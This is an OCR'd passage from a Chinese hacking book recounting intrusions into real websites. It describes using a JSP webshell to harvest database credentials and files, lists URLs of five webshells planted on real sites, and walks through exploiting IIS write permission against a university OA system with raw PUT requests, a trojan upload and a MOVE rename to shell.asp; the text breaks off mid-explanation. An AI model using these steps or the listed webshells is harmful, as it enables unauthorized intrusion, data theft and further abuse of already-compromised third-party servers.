


图 5-38　通过 Jsp 的包含文件寻找数据库连接文件




图 5-39　再次找到数据库连接密码和用户名称

4. 查看代码安全防范情况

对网站系统的代码进行查看，如图 5-40 和图 5-41 所示，该网站同时支持两种脚本类型，在 Jsp 中无 SQL 注入防范，而在 asp 中有 SQL 注入防范系统。




图 5-40　查找源代码中的 SQL 注入防范情况



图 5-41　网站加入了 asp 的 Neaao 防注入系统

5. 测试数据下载

如图 5-42 所示，找到一个 access 的数据库，直接单击下载，呵呵，可以将其下载到本地来。



图 5-42 下载 access 数据库

6. 查看管理后台登录验证方式

如图 5-43 所示，在该后台中使用的是非常简单的 Session("adminname")不等于空来进行判断，可以进行 session 欺骗，从而进入后台。




图 5-43 后台登录验证方式

7. 查看系统中的其他文件

通过本次测试，我发现 Jsp 的 WebShell 权力太大了，可以查看系统的所有文件，如图 5-44 所示，获取了 SQL Server 的所有数据库文件，在关闭 MSSQLServer 服务后，可以直接下载。后面经过测试，还直接可以查看管理员的桌面文件，如图 5-45 所示，将这些文件下载到本地进行分析，看看能否有助于渗透其内网和相关网络。




图 5-44　该服务器中的所有 SQL Server 数据库文件



图 5-45　查看并下载系统中的其他有用文件

5.3.3 渗透中的渗透

我曾经单独撰写了一篇关于如何从 WebShell 中寻找 WebShell，在本案例中同样如此。

1. 寻找 WebShell 敏感字

如图 5-46 所示，通过分析和挖掘，发现 WebShell 最下端的“Any question, please email me cqq1978@Gmail.com”为关键字。




图 5-46 获取和分析 WebShell 中的关键字

2. 获取数个 WebShell

通过搜索该关键字，获取了六个 WebShell，不过在有的 Shell 中可以直接打开，有的什么也做不了，如图 5-47 所示。获取的 WebShell 地址如下：

http://www.xa-cppcc.gov.cn/jsp/component/manager/images/ad_images/1986300565.jsp

http://mchem.net.cn/Resume_upload/1219546565451.jsp

http://91.121.133.101:8080/shell/

http://www.gtis.co.kr/homepage/source/upload/files.jsp

http://www.kimchi.or.kr/upload/cc_board%5Cwinter10.jsp

5.3.4 总结与探讨

本文可以说没有什么技术含量，仅仅思路很好，通过一些细微之处，就能挖掘出一些有价值的东西，进而进行更多和更大的突破。




图 5-47　获取 WebShell 中的 WebShell

5.4　利用 IIS 写权限成功渗透西南某高校 OA 系统

IIS 写权限对网站系统的安全是致命的，拥有写权限意味着可以直接往网站目录写文件，在拥有写权限的服务器上，其安全相对设置薄弱，因此比较容易被入侵者控制，本文就 IIS 写权限方面进行了研究，通过实际测试成功渗透某高校 OA 系统。

5.4.1　IIS 写权限原理

测试一个目录对于 Web 用户是否具有写权限，采用如下方法。

1．telnet 服务器并发送传送文件请求

首先使用 telnet 连接到服务器的 Web 端口即 80 端口，并发送一个如下请求：

```
PUT /dir/my_file.txt HTTP/1.1
Host: IIS-server
Content-Length: 10
```

2．查看服务器返回信息

正常情况下服务器会返回一个 100 的信息，如下所示：

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Thu, 28 Num 2008 15:56:00 GMT
```

3. 测试是否可以输入

接着，我们输入 10 个字母：AAAAAAAAAA，送出这个请求后，看服务器的返回信息，如果是一个 201 Created 响应，如下所示：

```
HTTP/1.1 201 Created
Server: Microsoft-IIS/5.0
Date: Thu, 28 Num 2008 15:56:08 GMT
Location:http://IIS-server/dir/my_file.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

那么就说明这个目录的写权限是开着的，反之，如果返回的是一个 403 错误，那么写权限就是没有开起来，如果需要你认证，并且返回一个 401（权限禁止）的响应的话，说明是开了写权限，但是匿名用户不允许。如果一个目录同时开了“写”和“脚本和可执行程序”的话，那么 Web 用户就可以上传一个程序并且执行它。

5.4.2 实际渗透测试

1. IIS 写权限漏洞探测

以某高校的 OA 系统为例，其 IP 地址为 202.115.*.*。通过上面的测试，发现该 IIS 目录可以进行读/写操作，直接打开该 IP 地址可以正常访问 Web 页面，如图 5-48 所示。




图 5-48 打开某高校办公自动化系统

说明：

该 IP 地址对外仅仅开放 80 和 1433 端口，由于所有业务系统是在登录后才能使用的，使用明小子的 Domain3.5、教主的 HDSI3.0 以及 Zwell 对 Jsky 等 SQL 注入工具均无漏洞利用点，无法通过 SQL 注入来获得突破。

2. 直接提交文件

由于该 IIS 目录可以读/写，最简单的办法就是提交一个 asp 的 WebShell 上去，但在实际提交 asp 文件时，IIS 提示：“HTTP/1.1 403 Forbidden”错误，直接提交 asp 文件失败，所以直接用 Post 方式写 asp 不行了。

> 说明：
>
> （1）在 IIS 写权限利用中的一个典型问题是：只要是 IIS 支持的文件类型，在写入时都会产生 HTTP/1.1 403 Forbidden 错误。
>
> （2）由于 IIS 除了可以执行 put、post、get 等动作外，还可以执行 Copy、Move 等命令，所以我们可以先把本地 asp 上传到远程主机 Web 目录下保存为文件文件或者其他允许的文件，然后再通过 copy，move 等命令来修改这些文件为以后缀为 asp 的文件。

3. 利用 IIS 写入漏洞利用工具软件提交

IIS 写入漏洞的利用，通过手工操作比较烦琐，而且效率低下，一般使用一些 IIS 写入漏洞利用工具来操作。IIS 写入利用工具其本质还是跟手工提交原理一样，先判断再尝试，只是将所以的过程通过编程来实现而已。在本例中使用桂林老兵的 IIS 写权限利用工具，先提交一个 asp 后门文件上去，如图 5-49 所示，在提交方式中选择 PUT（前面直接使用 Post 失败了，所以这里要选择 PUT），域名输入 IP 地址“202.115.*.*”，请求文件“/test.txt”，然后选择一个本地 asp 的 WebShell 文件，选择完毕后单击“提交数据包”按钮，如果提交顺利，再在 IE 浏览器中打开 test.txt 文件，能够查看就表明提交成功。




图 5-49　通过 PUT 方法上传木马到 IIS 目录

说明：

用 IIS 写入利用工具提交文件，先提交生成一个 test.txt 文件，此文件实为 asp 后门的源文件。如图 5-49 所示，当我们访问地址“http://202.115.*.*/test.txt”时，可以看到此 asp 木马的源代码。

4. 操作上传的文件

在桂林老兵的写权限利用工具中，选择 move 操作，利用 IIS 的 move 方法，将 test.txt 文本文件，重命名为 shell.asp 后门文件，然后再在 IE 地址栏中输入 http://202.115.*.*/shell.asp，查看能否正常访问，如图 5-50 所示，执行过程显示“类型不匹配”错误。




图 5-50　重命名 test.txt 文件为 shell.asp 并在 IE 中执行该文件

说明：

